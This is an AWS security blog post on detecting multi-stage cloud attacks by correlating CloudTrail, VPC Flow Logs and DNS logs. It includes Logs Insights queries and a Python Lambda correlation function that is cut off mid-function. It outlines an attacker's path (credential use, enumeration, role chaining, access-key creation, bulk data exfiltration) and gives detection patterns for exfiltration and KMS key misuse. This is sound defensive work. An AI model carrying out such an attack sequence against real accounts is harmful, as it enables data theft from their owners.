Tag Archives: Amazon GuardDuty

Detecting multi-stage attacks on AWS: A guide to cross-service signal correlation

Post Syndicated from Nisha Kashyap original https://aws.amazon.com/blogs/security/detecting-multi-stage-attacks-on-aws-a-guide-to-cross-service-signal-correlation/

A single alert from one security service tells you something happened. Read that signal alongside activity from other services and your own business context, and you will know whether what happened is part of a multi-stage attack.

Consider a short sequence. An identity calls GetCallerIdentity from a source address it hasn’t previously used. Within minutes, that same identity runs a burst of List and Describe calls across several services, and some of them fail with AccessDenied. Soon after, a large volume of data leaves your environment toward a domain that was registered last week. Amazon GuardDuty might already flag pieces of this, such as the reconnaissance from an unfamiliar source, through finding types like Recon:IAMUser/* or Discovery:S3/*. What you gain from correlating the pieces yourself is a single view of the sequence, tied to your own business context, so you can act on the whole rather than triaging findings one at a time.

This post is for security engineers and security operations teams who run Amazon Web Services (AWS) detection services and want to catch patterns specific to their environment. You will see how AWS detection and your business context fit together, and how to build correlations that use that context. The examples run in Amazon CloudWatch Logs Insights so you can try them today, and the closing section describes how to grow them into an automated pipeline. The walkthrough later in this post lists the prerequisites for these queries.

Start with AWS detection services

Begin with the AWS detection services. They cover the threats common across customers, and everything in this post is built on them.

Turn these on and tune them before you build anything custom. Tuning means adjusting sensitivity to reduce false positives for your environment, choosing which data sources each service monitors, and suppressing findings for known-good patterns.

GuardDuty correlates multi-stage attacks for you


Before you build anything by hand, see what GuardDuty already does for you. Amazon GuardDuty Extended Threat Detection correlates signals across multiple data sources including AWS CloudTrail, Amazon S3 data events, runtime monitoring, Amazon Elastic Kubernetes Service (Amazon EKS) audit logs, and more, then raises a single critical severity attack sequence finding when it spots a multi-stage pattern. It recognizes sequences such as credential compromise followed by data exfiltration, maps them to MITRE ATT&CK tactics, and attaches a timeline and remediation guidance. If you have GuardDuty enabled today, then GuardDuty Extended Threat Detection is already enabled by default and needs no queries from you. For details on how GuardDuty charges apply, see Amazon GuardDuty pricing.

The credential compromise sequence in the opening example is the kind of universal pattern GuardDuty Extended Threat Detection is built to catch, so rely on it for those. Attack sequence findings show up in the GuardDuty console next to your other findings, and they route to Security Hub and your response workflows the same way.

GuardDuty handles the threats that look the same in every account. What it doesn’t have is the context that makes a given action suspicious in your account. That’s what you provide.

Add your business context

Business context is what only you know about your environment: which buckets hold sensitive data, which principals have a reason to touch which resources, which role chains your policy permits, and when your production change windows open. GuardDuty Extended Threat Detection learns from patterns common across customers, but it can’t answer these environment-specific questions. Express them as correlations and you add a detection layer tuned to your environment. Each of the following four patterns turns one of these facts into a query.

Run these queries in the AWS Management Console for CloudWatch by choosing Logs, then Logs Insights, using the CloudWatch Logs Insights query language. Most read CloudTrail events from a CloudWatch Logs log group that your trail delivers to. If your trail writes only to Amazon S3, add CloudWatch Logs delivery on the trail, or run equivalent queries in Amazon Athena (a serverless query service for analyzing data in Amazon S3 using SQL).

Note: The queries and code in this post use placeholder values. Replace them with your own before running: your-sensitive-bucket (your S3 bucket name), your-key-id (your AWS KMS key ID), region (your AWS Region, such as us-east-1), account-id (your 12-digit AWS account ID), and aws-cloudtrail-logs-my-trail (your CloudTrail log group name).

A note on multi-account environments. In AWS Organizations, an organization trail delivers every account’s events to one log group, so these queries work as-is but return cross-account results. Filter by recipientAccountId for account-scoped views. Without an organization trail, run queries per account or use Amazon Security Lake as a central query surface.

The attack chain mapped to AWS services

Multi-stage attacks move through five phases, and each phase leaves a signal in a different service. These signals surface across three log sources: CloudTrail, which records API activity in your account; Amazon VPC Flow Logs, which capture network connection metadata; and Amazon Route 53 Resolver query logs, which record DNS queries from your VPCs.

  • Initial access – Stolen credentials reach your environment. CloudTrail records GetCallerIdentity, GetSessionToken, or AssumeRole from an unfamiliar source.
  • Discovery – The threat actor enumerates with List, Describe, and Get calls, often triggering AccessDenied responses.
  • Privilege escalation – The threat actor chains roles or edits policies. CloudTrail records AssumeRole sequences, PutRolePolicy, or CreateAccessKey.
  • Lateral movement – The threat actor moves across accounts or AWS Regions, assuming roles and creating resources in unfamiliar places.
  • Exfiltration – Data leaves through GetObject calls at scale, large outbound transfers in VPC Flow Logs, and DNS queries in Route 53 Resolver query logs to recently registered domains.

Figure 1 shows the five attack phases mapped to the AWS log source that records each one.

Figure 1: Attack chain mapped to AWS services

Figure 1: Attack chain mapped to AWS services

GuardDuty Extended Threat Detection watches this chain for universal patterns. The four patterns that follow add the dimension you supply: your business context.

Pattern one: Sensitive data access by an unexpected principal

Your data classification and access norms drive this detection. One bucket holds customer records, another holds public web assets, and you know which principals have a reason to read the customer records, which are sensitive. Encode that knowledge and an ordinary looking read turns into something worth chasing.

Three signals converge here. CloudTrail shows GetObject at volume on a bucket you’ve classified as sensitive. The principal isn’t on your list of expected readers for that bucket. And VPC Flow Logs show a large outbound transfer from the same source in the same window, while DNS query logs show a recently registered destination domain, which together increase your confidence that there’s a potential threat.

CloudTrail management events don’t record GetObject. You must turn on CloudTrail data events for the buckets you care about to capture GetObject. Many teams miss GetObject because data events weren’t enabled on the relevant buckets.

This query shows bulk reads on a sensitive bucket, grouped by principal. Run it in CloudWatch Logs Insights with your CloudTrail log group selected.

fields @timestamp, userIdentity.arn, requestParameters.bucketName
| filter eventSource = "s3.amazonaws.com" and eventName = "GetObject"
| filter requestParameters.bucketName = "your-sensitive-bucket"
| stats count(*) as objectReads,
        count_distinct(requestParameters.key) as distinctObjects
        by userIdentity.arn, bin(10m)
| filter objectReads > 100
| sort objectReads desc

The threshold of 100 is a placeholder. Run the query over a week of normal activity, find the ninety-fifth percentile read count for that bucket, and set the threshold above it. Then check each principal the query returns against your expected reader list. A principal that isn’t on the list, reading at volume, is the result to investigate.

To corroborate, look for a matching outbound transfer. Switch the log group selector to your VPC Flow Logs log group and run this.

fields @timestamp, srcAddr, dstAddr, bytes
| filter action = "ACCEPT"
# exclude RFC 1918 private ranges so only external destinations remain
| filter dstAddr not like /^10\./
        and dstAddr not like /^192\.168\./
        and dstAddr not like /^172\.(1[6-9]|2[0-9]|3[0-1])\./
| stats sum(bytes) as totalBytes by srcAddr, dstAddr, bin(10m)
| filter totalBytes > 1000000000
| sort totalBytes desc

The Amazon S3 query returns a principal, and the Flow Logs query works on IP addresses, so you translate one into the other. The worked example later in this post covers that translation in full.

Picture an analytics role that reads a reporting bucket all day. One afternoon, it reads a thousand objects from your customer records bucket instead. GuardDuty stays quiet, because an authenticated role making valid GetObject calls isn’t suspicious anywhere else. Your query flags it, because that role isn’t on the expected reader list for that bucket. The classification you applied is what turns silence into a signal.

Figure 2 shows a bulk read from a sensitive bucket in CloudTrail, a large outbound transfer in VPC Flow Logs, and a young domain resolution in Route 53 Resolver logs.

Figure 2: Three signals converging within a single time window to indicate exfiltration

Figure 2: Three signals converging within a single time window to indicate exfiltration

Pattern two: A role chain that crosses your access policy

Picture a deployment that assumes one role to build, then a second to release. For one principal, that two-hop AssumeRole chain is routine; for a different principal it’s a policy violation. This pattern relies on your trust topology—the chains your organization permits—so put that knowledge in the query.

This pattern needs three conditions:

  • CloudTrail shows several AssumeRole calls from the same source inside a short window
  • The chain ends in a sensitive action such as CreateAccessKey, PutRolePolicy, or AttachUserPolicy
  • The starting identity isn’t one your policy expects to run that chain

In CloudWatch Logs Insights, select your CloudTrail log group and run this query, which surfaces chains of two or more hops.

fields @timestamp, userIdentity.arn, requestParameters.roleArn, sourceIPAddress
| filter eventName = "AssumeRole"
| stats count(*) as assumeCount,
        count_distinct(requestParameters.roleArn) as rolesAssumed
        by sourceIPAddress, bin(5m)
| filter assumeCount >= 2 and rolesAssumed >= 2
| sort assumeCount desc

Two hops is the minimum for a chain; raise the count if your environment chains roles often. Your deployment pipeline probably assumes several roles an hour, as do AWS service principals such as AWS Security Hub. Exclude the identities you expect to see assuming multiple roles, including your pipeline role and known AWS service principals. What’s left is the set to investigate, such as a person assuming several roles at an odd hour and ending in a new access key. Treat that distinction as data: list the identities and actions you consider normal, and review the chains that fall outside the list.

Pattern three: An encryption key used outside its owning workload

Resource ownership is the signal here. A given AWS Key Management Service (AWS KMS) key creates and controls the encryption keys for a workload, and a single key should serve a single workload, such as a payments service. A Decrypt call against it is a valid, authorized API action, so nothing about the call itself looks wrong. The ownership rule you set is what makes another principal’s use of the key worth a second look.

This pattern applies only to customer-managed keys scoped to one workload. It doesn’t apply to AWS-managed keys (alias/aws/*) or to customer-managed keys intentionally shared across services. Confirm single-workload intent from the key policy’s Principal block before deploying this rule.

Two conditions indicate misuse:

  • CloudTrail shows Decrypt or GenerateDataKey calls on a key that’s tied to one workload
  • The calling principal isn’t the role that owns that workload

Against your CloudTrail log group, run this query to list the principals that called a specific key.

fields @timestamp, userIdentity.arn, eventName
| filter eventSource = "kms.amazonaws.com"
| filter eventName in ["Decrypt", "GenerateDataKey", "Encrypt"]
| filter resources.0.ARN = "arn:aws:kms:region:account-id:key/your-key-id"
| stats count(*) as keyUses by userIdentity.arn, eventName
| sort keyUses desc

Compare what comes back against the one workload role you expect. A principal you don’t recognize on that key is the signal. Because key misuse is an early move in data theft, this correlation catches activity that only your ownership knowledge can flag.

Consider a key that wraps your payments database. The payments service role calls it in normal operation, and nothing else should. If a developer role or a freshly created role runs Decrypt against it, the call succeeds and reads as ordinary in isolation. The reason it matters is the ownership rule you hold in your head and now state in this query.

Pattern four: A privileged action outside your change window

Start with the query, then read what it means.

fields @timestamp, userIdentity.arn, eventName, sourceIPAddress
| filter eventName in ["PutRolePolicy", "AttachRolePolicy",
        "CreateAccessKey", "AuthorizeSecurityGroupIngress", "PutBucketPolicy"]
| stats count(*) as sensitiveChanges by userIdentity.arn, eventName, sourceIPAddress
| sort sensitiveChanges desc

Run it against your CloudTrail log group, scoped to your off-hours window when you schedule it, so it returns only activity outside the change window. Your change process defines what normal looks like here: production security and identity changes flow through a pipeline during defined hours, run by a known actor. A console-driven policy change at 2:00 AM, made by a person rather than the pipeline, doesn’t fit those expectations. The signal is a sensitive change such as PutRolePolicy or AuthorizeSecurityGroupIngress, made outside the window, by a person rather than your pipeline role.

Exclude the actors you expect, such as your deployment pipeline role, your patch automation role, and AWS service principals like AWS CloudFormation and AWS Systems Manager. What remains is privileged change made outside your process, which is both what an attacker does to establish persistence and what your own change discipline says shouldn’t happen.

Your pipeline might open security group rules during a deployment every weekday afternoon. A person opening a security group rule at midnight on a weekend is the same API call carrying a very different meaning. The schedule and the actor, both facts you define, are what separate the two.

Build your first correlation rule

The following walkthrough uses pattern one as a complete example. The other three patterns follow the same design with their own queries.

Prerequisites

These prerequisites feed the queries in this walkthrough. Confirm each one before you start:

  • A CloudTrail trail logging management events to a CloudWatch Logs log group
  • CloudTrail data events enabled for your sensitive S3 buckets
  • GuardDuty enabled, with its protection plans and Extended Threat Detection
  • VPC Flow Logs on for your production VPCs
  • Amazon Route 53 Resolver query logging on

CloudTrail, GuardDuty, VPC Flow Logs, and Route 53 Resolver query logging provide the raw signals that your correlations connect. Without them, the queries in this post return empty results.

Step 1: Record the bucket and its expected readers

Choose one sensitive bucket to monitor, and write down the principals allowed to read it. Store the list where your automation can reach it, such as a configuration file in version control or an Amazon DynamoDB table (a managed NoSQL database).

{
  "customer-records-prod": [
    "arn:aws:iam::123456789012:role/AnalyticsPipeline",
    "arn:aws:iam::123456789012:role/ComplianceAudit"
  ],
  "financial-data-archive": [
    "arn:aws:iam::123456789012:role/FinanceReporting"
  ]
}

This example hardcodes the list for simplicity. In production, load it from a DynamoDB table or Parameter Store so you can update it without redeploying.

Step 2: Baseline before you set a threshold

Run the pattern one query over one week of normal activity. Find the 95th percentile read count for the bucket and use a value greater than that as your alert threshold. This step keeps legitimate high-volume access from generating false positives later.

Set the THRESHOLD_READS environment variable to this value when you configure the function in Step 5.

Step 3: Run the access query

In the CloudWatch console:

  1. Choose Logs, then choose Logs Insights.
  2. In the Select log group(s) dropdown, select your CloudTrail log group.
  3. Set the time range to 3h (the last three hours).
  4. In the query editor, paste the pattern one query.
  5. Replace your-sensitive-bucket with your bucket name.
  6. Choose Run query.
  7. Review the principals in the results table.
  8. Compare each principal against your expected reader list from step 1, and flag any that are not on it.

Each result includes a principal that step 4 translates into an IP address.

Step 4: Correlate with network activity

CloudTrail logs actions by AWS Identity and Access Management (IAM) principal, while VPC Flow Logs record traffic by IP address. To connect the two signals, translate the principal into its address.

For a role attached to an Amazon Elastic Compute Cloud (Amazon EC2) instance, the userIdentity.principalId field includes the instance ID after the colon, in the form AROAEXAMPLE:i-1234567890abcdef0. Copy the instance ID and look up its private IP address.

aws ec2 describe-instances \
  --instance-ids i-1234567890abcdef0 \
  --query "Reservations[0].Instances[0].PrivateIpAddress" \
  --output text

Other compute types differ. A VPC-connected AWS Lambda function sends traffic through elastic network interfaces in your subnets, so correlate on those interface addresses. An Amazon Elastic Container Service (Amazon ECS) task records its network interface in task metadata. For a plain assumed-role session with no instance behind it, the sourceIPAddress field in CloudTrail already holds the caller’s address, so you correlate on it directly.

Run the Flow Logs query from pattern one, filtering srcAddr to that address within 10 minutes of the Amazon S3 read timestamp. A match places the same source behind both the sensitive read and a large external transfer in one window. CloudTrail events reach CloudWatch Logs 5–15 minutes after the API call, so correlate on eventTime rather than query time. Query a wider lookback than your correlation window: for example, look back 30 to 60 minutes but correlate on a 10-minute eventTime window. Steps 3 and 4 are manual validation; step 5 automates them.

Figure 2 shows DNS resolution as a third corroborating signal. This walkthrough implements the CloudTrail and VPC Flow Logs correlation. To add DNS, apply the same run_query() pattern against your Route 53 Resolver query log group.

Step 5: Automate the check

Move the query into a Lambda function (serverless compute that runs your code without a server to manage), send results to a notification channel, and schedule regular runs. Work through the following sub-procedures.

To create the notification channel

  1. Open the Amazon Simple Notification Service (Amazon SNS) console. Amazon SNS is a managed messaging service that delivers notifications to subscribers.
  2. In the navigation pane, choose Topics.
  3. Choose Create topic.
  4. For Type, select Standard.
  5. For Name, enter security-correlation-alerts.
  6. Choose Create topic.
  7. Note the topic Amazon Resource Name (ARN) at the top of the topic details page. You will use it in the function.
  8. Choose Create subscription.
  9. For Protocol, select Email.
  10. For Endpoint, enter your email address or incident management endpoint.
  11. Choose Create subscription, then confirm the subscription from the email AWS sends.

To create the EventBridge Scheduler execution role

The schedule needs a role that lets it invoke your function, and its trust policy needs conditions that pin the role to the schedule you own. Without those conditions, another account with access to the scheduler service could theoretically call this role; a class of misuse known as the confused deputy problem.

1. Create a trust policy file named scheduler-trust-policy.json.

{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": { "Service": "scheduler.amazonaws.com" },
      "Action": "sts:AssumeRole",
      "Condition": {
        "StringEquals": {
          "aws:SourceAccount": "ACCOUNT-ID"
        },
        "ArnLike": {
          "aws:SourceArn": "arn:aws:scheduler:REGION:ACCOUNT-ID:schedule/*/s3-access-correlation-hourly"
        }
      }
    }
  ]
}

2. Create the role, then attach permission to invoke the function. Scope Resource to the specific function ARN so this role can’t invoke anything else.

aws iam create-role \
  --role-name EventBridgeSchedulerRole \
  --assume-role-policy-document file://scheduler-trust-policy.json

aws iam put-role-policy \
  --role-name EventBridgeSchedulerRole \
  --policy-name LambdaInvokePolicy \
  --policy-document '{
    "Version": "2012-10-17",
    "Statement": [
      {
        "Effect": "Allow",
        "Action": "lambda:InvokeFunction",
        "Resource": "arn:aws:lambda:REGION:ACCOUNT-ID:function:CorrelationFunction"
      }
    ]
  }'

When you create the function, Lambda automatically creates an execution role. You will attach the permissions this function needs to that role in a later step.

To deploy the correlation function

  1. Open the Lambda console.
  2. Choose Create function.
  3. For Function name, enter CorrelationFunction.
  4. For Runtime, select the latest Python runtime.
  5. Choose Create function.
  6. On the Code tab, replace the default code with the following function, then choose Deploy.
import os
import time
import logging
import boto3
from botocore.exceptions import ClientError

logger = logging.getLogger()
logger.setLevel(logging.INFO)

logs = boto3.client("logs")
sns = boto3.client("sns")
ec2 = boto3.client("ec2")

CLOUDTRAIL_LOG_GROUP = os.environ["CLOUDTRAIL_LOG_GROUP"]
FLOWLOGS_LOG_GROUP = os.environ["FLOWLOGS_LOG_GROUP"]
SNS_TOPIC = os.environ["SNS_TOPIC_ARN"]
BUCKET = os.environ["SENSITIVE_BUCKET"]
THRESHOLD = int(os.environ.get("THRESHOLD_READS", "100"))

# Expected readers per bucket
EXPECTED_READERS = {
    "customer-records-prod": [
        "arn:aws:iam::123456789012:role/AnalyticsPipeline",
        "arn:aws:iam::123456789012:role/ComplianceAudit",
    ],
}


def run_query(log_group, query, start, end):
    """Start a Logs Insights query and wait for it to finish."""
    started = logs.start_query(
        logGroupName=log_group,
        startTime=start,
        endTime=end,
        queryString=query,
    )
    query_id = started["queryId"]
    while True:
        outcome = logs.get_query_results(queryId=query_id)
        if outcome["status"] in ("Complete", "Failed", "Cancelled"):
            break
        time.sleep(1)
    if outcome["status"] != "Complete":
        raise RuntimeError(f"Query did not complete: {outcome['status']}")
    return [{f["field"]: f["value"] for f in row} for row in outcome["results"]]


def private_ip_for_principal(principal_id):
    """Resolve an EC2 instance role principalId to its private IP."""
    if ":" not in principal_id:
        return None
    instance_id = principal_id.split(":", 1)[1]
    if not instance_id.startswith("i-"):
        return None
    reservations = ec2.describe_instances(InstanceIds=[instance_id])
    for reservation in reservations["Reservations"]:
        for instance in reservation["Instances"]:
            return instance.get("PrivateIpAddress")
    return None


def egress_bytes(src_addr, start, end):
    """Sum external egress bytes for one source address."""
    query = f"""
    fields srcAddr, dstAddr, bytes
    | filter action = "ACCEPT" and srcAddr = "{src_addr}"
    | filter dstAddr not like /^10\\./
            and dstAddr not like /^192\\.168\\./
            and dstAddr not like /^172\\.(1[6-9]|2[0-9]|3[0-1])\\./
    | stats sum(bytes) as totalBytes
    """
    rows = run_query(FLOWLOGS_LOG_GROUP, query, start, end)
    if rows and rows[0].get("totalBytes"):
        return int(rows[0]["totalBytes"])
    return 0


def lambda_handler(event, context):
    try:
        # 1-hour lookback absorbs CloudTrail's 5-15 min delivery latency;
        # correlation happens on eventTime via 10-min bins in the query below.
        end = int(time.time())
        start = end - 3600  # 1 hour lookback
        allowed = EXPECTED_READERS.get(BUCKET, [])

        access_query = f"""
        fields userIdentity.arn, userIdentity.principalId
        | filter eventSource = "s3.amazonaws.com" and eventName = "GetObject"
        | filter requestParameters.bucketName = "{BUCKET}"
        | stats count(*) as objectReads
                by userIdentity.arn, userIdentity.principalId, bin(10m)
        | filter objectReads > {THRESHOLD}
        """

        for row in run_query(CLOUDTRAIL_LOG_GROUP, access_query, start, end):
            principal = row.get("userIdentity.arn")
            if not principal or principal in allowed:
                continue

            message = (
                f"Principal {principal} read {row.get('objectReads')} "
                f"objects from {BUCKET}."
            )

